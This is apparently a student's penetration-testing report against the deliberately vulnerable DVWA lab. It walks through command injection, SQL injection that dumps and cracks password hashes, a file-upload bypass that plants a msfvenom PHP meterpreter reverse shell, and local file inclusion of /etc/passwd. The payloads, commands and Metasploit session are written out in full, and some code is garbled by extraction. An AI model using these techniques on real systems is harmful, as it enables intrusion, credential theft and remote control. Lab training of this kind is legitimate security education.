

Web Application Penetration Testing Report: DVWA

By Md Muhtashim Jahin

5

December 2024

This Project involved conducting a **targeted web application penetration test** on the **Damn Vulnerable Web Application (DVWA)**, configured at **Medium Security Level**. The goal was to exploit common vulnerabilities and demonstrate their impact while applying ethical hacking methodologies.

The assessment followed a manual approach based on the **OWASP Testing Guide**, supported by advanced tools such as **Burp Suite**, **Metasploit**, and **Hashcat** to aid in Payload Delivery, Session Hijacking, and Password Cracking.

Key Exploited Vulnerabilities:


- **Command Injection** – Remote system commands executed via vulnerable input fields.
- **SQL Injection** – Extracted sensitive user data by manipulating backend queries.
- **File Upload** – Uploaded a reverse shell due to insufficient input sanitization.
- **File Inclusion (LFI)** – Included internal system files using crafted path traversal.
- **Weak Session IDs** – Demonstrated predictability in session token generation.
- **Authorization Bypass** – Accessed privileged functions without authentication.
- **Open Redirect** – Redirected users to malicious domains via URL parameters.
- **Stored Cross-Site Scripting (XSS)** – Injected persistent JavaScript to hijack sessions.
- **CSP Bypass** – Bypassed Content Security Policy using crafted payloads.
- **Brute Force** – Used dictionary attacks to crack login credentials via predictable or weak password mechanisms.

This engagement reinforced my capabilities in exploiting **OWASP Top 10** vulnerabilities, understanding web app attack surfaces, and communicating findings with proper risk context.

Command Injection

First, select the security level to medium.

Open-source code.



```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Here you can see, they have blacklisted “&&” and “;” operators. As a result, I can use the pipe “|” operator to inject my commands and get information from the database.

“10.0.2.15|ls -la /”



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
total 1048652
drwxr-xr-x 18 root root 4096 Aug 18 17:47 .
drwxr-xr-x 18 root root 4096 Aug 18 17:47 ..
lrwxrwxrwx 1 root root 7 Aug 12 10:24 bin -> usr/bin
drwxr-xr-x 3 root root 4096 Aug 18 17:48 boot
drwxr-xr-x 17 root root 3280 Nov 12 18:26 dev
drwxr-xr-x 184 root root 12288 Nov 12 17:51 etc
drwxr-xr-x 3 root root 4096 Aug 18 15:57 home
lrwxrwxrwx 1 root root 28 Aug 18 17:47 initrd.img -> boot/initrd.img-6.8.
lrwxrwxrwx 1 root root 28 Aug 18 17:47 initrd.img.old -> boot/initrd.img-
lrwxrwxrwx 1 root root 7 Aug 12 10:24 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Aug 18 15:49 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Aug 12 10:24 lib64 -> usr/lib64
drwx----- 2 root root 16384 Aug 18 17:43 lost+found
drwxr-xr-x 2 root root 4096 Aug 18 15:37 media
drwxr-xr-x 2 root root 4096 Aug 18 15:37 mnt
drwxr-xr-x 3 root root 4096 Aug 18 15:49 opt
dr-xr-xr-x 244 root root 0 Nov 12 17:51 proc
drwx----- 10 root root 4096 Nov 12 17:54 root
drwxr-xr-x 37 root root 900 Nov 12 17:51 run
lrwxrwxrwx 1 root root 8 Aug 12 10:24 sbin -> usr/sbin
drwxr-xr-x 3 root root 4096 Aug 18 15:52 srv
-rw----- 1 root root 1073741824 Aug 18 17:47 swapfile
dr-xr-xr-x 13 root root 0 Nov 12 18:09 sys
drwxrwxrwt 2 root root 40 Nov 12 17:51 tmp
drwxr-xr-x 16 root root 4096 Aug 18 15:49 usr
drwxr-xr-x 12 root root 4096 Oct 29 19:44 var
lrwxrwxrwx 1 root root 25 Aug 18 17:47 vmlinuz -> boot/vmlinuz-6.8.11-amd64
lrwxrwxrwx 1 root root 25 Aug 18 17:47 vmlinuz.old -> boot/vmlinuz-6.8.11
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

“10.0.2.15|cat /etc/passwd /”



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:108:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:110:114::/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
rtkit:x:111:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nm-openconnect:x:114:118:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager/dalera:x:115:65534::/nonexistent:/usr/sbin/nologin
```

SQL Injection

623&Submit=Submit&user_token=947cf9fdf90008f98c83664aa13db90f#

acking DB OffSec



Vulnerability: SQL Injection

User ID: Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography

DVWA Security
PHP Info
About

Logout

We will open Burp Suite and type “1” as input and intercept the session.

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

```

1 POST /DVWA/vulnerabilities/sql/ HTTP/1.1
2 Host: localhost
3 Content-Length: 60
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: http://localhost
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/DVWA/vulnerabilities/sql/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=meqctk9631kg04u529rnn012; security=medium
21 Connection: keep-alive
22
23 id=1&Submit=Submit

```

Copy it to the Repeater using Ctrl + R. Now we will inject code at the ID input and crack users & hashed passwords from the response.

Inject (1 UNION SELECT user, password FROM users--) after id. Click Send. Scroll till the last of the response page, there you will find the users and passwords as first name and surname.

Request

```

1 POST /DVWA/vulnerabilities/sql/ HTTP/1.1
2 Host: localhost
3 Content-Length: 60
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 Origin: http://localhost
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/DVWA/vulnerabilities/sql/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: PHPSESSID=meqctk9631kg04u529rnn012; security=medium
21 Connection: keep-alive
22
23 id=1 UNION SELECT user, password FROM users --&Submit=Submit

```

Response

```

83 </p>
84 </form>
85 <pre>
86 ID: 1 UNION SELECT user, password FROM users --<br />
First name: admin<br />
Surname: admin
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users --<br />
First name: admin<br />
Surname: 21232f297a57a5a743894a0e4a801c3
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users --<br />
First name: gordonb<br />
Surname: e99a18c428cb38d5f260853678922e03
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users --<br />
First name: 1337<br />
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users --<br />
First name: pablo<br />
Surname: 0d107d09f5bbe40cade3d5c71e9e9b7
</pre>
<pre>
ID: 1 UNION SELECT user, password FROM users --<br />
First name: smthy<br />
Surname: 5f4dcc3b5aa765d61d8327deb892cf99
</pre>
</div>

```

Let's crack the hashed passwords, using a free online tool.

I selected Pablo (user) hashed password and opened the hash cracker. Copy-pasted the hash.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0d107d09f5bbe40cade3de5c71e9e9b7
```

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

The password is “letmein” and it was hashed using MD5.

File Upload

I have created a payload using “msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=3333 -f raw” in my Linux shell.

Then I copied the payload and created it as a PHP file. The file name is hasina.php. I created a JPEG file of PHP to inject it through the file upload database (hasina.php.jpeg).

I opened Burp Suite and PortSwigger. Opened the hasina.php.jpeg file on the file upload input. Intercepted the request.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar features the DVWA logo. The left sidebar contains a navigation menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload** (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. Below this menu are links for DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: File Upload". It includes a form with a "Choose an image to upload:" label, a "Browse..." button with the path "hasina.php.jpeg", and an "Upload" button. Below the form is a "More Information" section with two links: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload and <https://www.acunetix.com/websitetecurity/upload-forms-threat/>.

Let's intercept it and change the filename to hasina.php

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept on Action Open browser

Pretty Raw Hex

```
1 POST /DWA/vulnerabilities/upload/ HTTP/1.1
2 Host: localhost
3 Content-Length: 1507
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not/A/Brand";v="8", "Chromium";v="126"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US
9 Accept-Encoding: gzip, deflate
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6479.127 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/DWA/vulnerabilities/upload/
18 Accept-Encoding: gzip, deflate, br
19 Cookie: PHPSESSID=21q4i90m93b1rn9uk5f5b4qq; security=medium
20 Connection: keep-alive
21
22
23 -----WebKitFormBoundaryvTa0VxwB8B0fWY0e
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"
25
26
27 100000
28
29 -----WebKitFormBoundaryvTa0VxwB8B0fWY0e
30 Content-Disposition: form-data; name="uploaded"; filename="hasina.php.jpeg"
31 Content-Type: image/jpeg
32
33
34 <?php /* error_reporting(0); $ip = '10.0.2.21'; $port = 3333; if ((sf = 'stream_socket_client') && is_callable(sf)) { $o = sf("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if ((ss && sf = 'socket_create') && is_callable(ss)) { $o = sf(INET, SOCK_STREAM, SOL_TCP); $s_type = 'socket'; } if ((sres = @socket_connect($o, $ip, $port)) && (isres = die()); } $s_type = 'socket'; } if ((s_type) & die('no socket func')); if (!($s_type & die('no socket'))) { switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if ($len & die('')) { $a = unpack('Nlen', $len); $len = $a[1]; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $GLOBALS['suhosin_bypass'] = create_function('', $b); } echo bin2hex($b); } } else { eval($b); } die(); }'
```

0 highlights

Changed filename

Forward the request from Burp Suite



Vulnerability: File Upload

Choose an image to upload:

No file chosen


.../.../hackable/uploads/hasina.php successfully uploaded!

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

We have successfully uploaded our PHP file.

Copy the /hackable/uploads/hasina.php and add it to the link after <http://localhost/DVWA>.



Open the payload on your Metasploit. Select the payload, lhost and lport

```

msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig
          DVWA

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 ad
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::8d77:7ef4:b663:b4f4 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
          RX packets 16229 bytes 17532731 (16.7 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 6835 bytes 970035 (947.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      Insecure CAPTCHA: http://10.0.2.15/DVWA/index.php?task=upload&submit=Upload
      DVWA Security: http://10.0.2.15/DVWA/index.php?task=upload&submit=Upload

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 10852 bytes 8975119 (8.5 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 10852 bytes 8975119 (8.5 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      Open HTTP Redirect: http://10.0.2.15/DVWA/index.php?task=upload&submit=Upload
      DVWA Security: http://10.0.2.15/DVWA/index.php?task=upload&submit=Upload

msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 3333
lport => 3333

```

Now execute the URL.

localhost/DVWA/hackable/uploads/hasina.php

Run the Meterpreter

```


msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:3333
[*] Sending stage (39927 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.15:3333 → 10.0.2.15:47862) at 2024-11-12 23:33:20 -0500

meterpreter > sysinfo
Computer : kali
OS       : Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
Meterpreter : php/linux
meterpreter > 

```

Congratulations! You have successfully secured the Meterpreter connection. YOU'RE IN.

File Inclusion (Medium)



File Machine View Input Devices Help

Vulnerability: File Inclusion

localhost/DVWA/vulnerabilities/fi/?page=include.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: File Inclusion


[file1.php] - [file2.php] - [file3.php]

More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

We will remove “include.php” and add “/etc/passwd” to the URL to see the passwd file of the database.

<http://localhost/DVWA/vulnerabilities/fi/?page=/etc/passwd>



Vulnerability: File Inclusion

localhost/DVWA/vulnerabilities/fi/?page=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Manager
/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:102:/:/nonexistent:/usr/sbin/nologin
tss:x:101:104:TPM stack,..,/var/lib/tpm:/bin/false
strongswan:x:102:65534:/:/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:105:/:/nonexistent:/usr/sbin/nologin
sshd:x:104:65534:/:/run/sshd:/usr/sbin/nologin
usbmux:x:105:46:usbmux daemon,..,/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
avahi:x:106:108:Avahi mDNS daemon,..,/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:107:29:Speech Dispatcher,..,/run/speech-dispatcher:/bin/false
pulse:x:108:110:PulseAudio daemon,..,/usr/sbin/nologin
lightdm:x:109:112:Light Display Manager:/var/lib/lightdm:/bin/false
saned:x:110:114:/:/var/lib/saned:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd,..,/usr
rtkit:x:111:115:RealtimeKit,..,/proc:/usr/sbin/nologin
colord:x:112:116:colord colour management daemon,..,/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:117:NetworkManagerOpenVPN,..,/var/lib/openvpn/chronot:/usr/sbin/nologin
nm-openconnect:x:114:118:NetworkManagerOpenConnect plugin,..,/var/lib/NetworkManager:/usr/sbin/nologin
_galeria:x:115:65534:/:/nonexistent:/usr/sbin/nologin
mysql:x:116:120:MariaDB Server,..,/nonexistent:/bin/false
stunnel4:x:990:990:stunnel service
system account:/var/run/..,/usr/sbin/nologin
_rpc:x:117:65534:/:/run/rpcbind:/usr/sbin/nologin
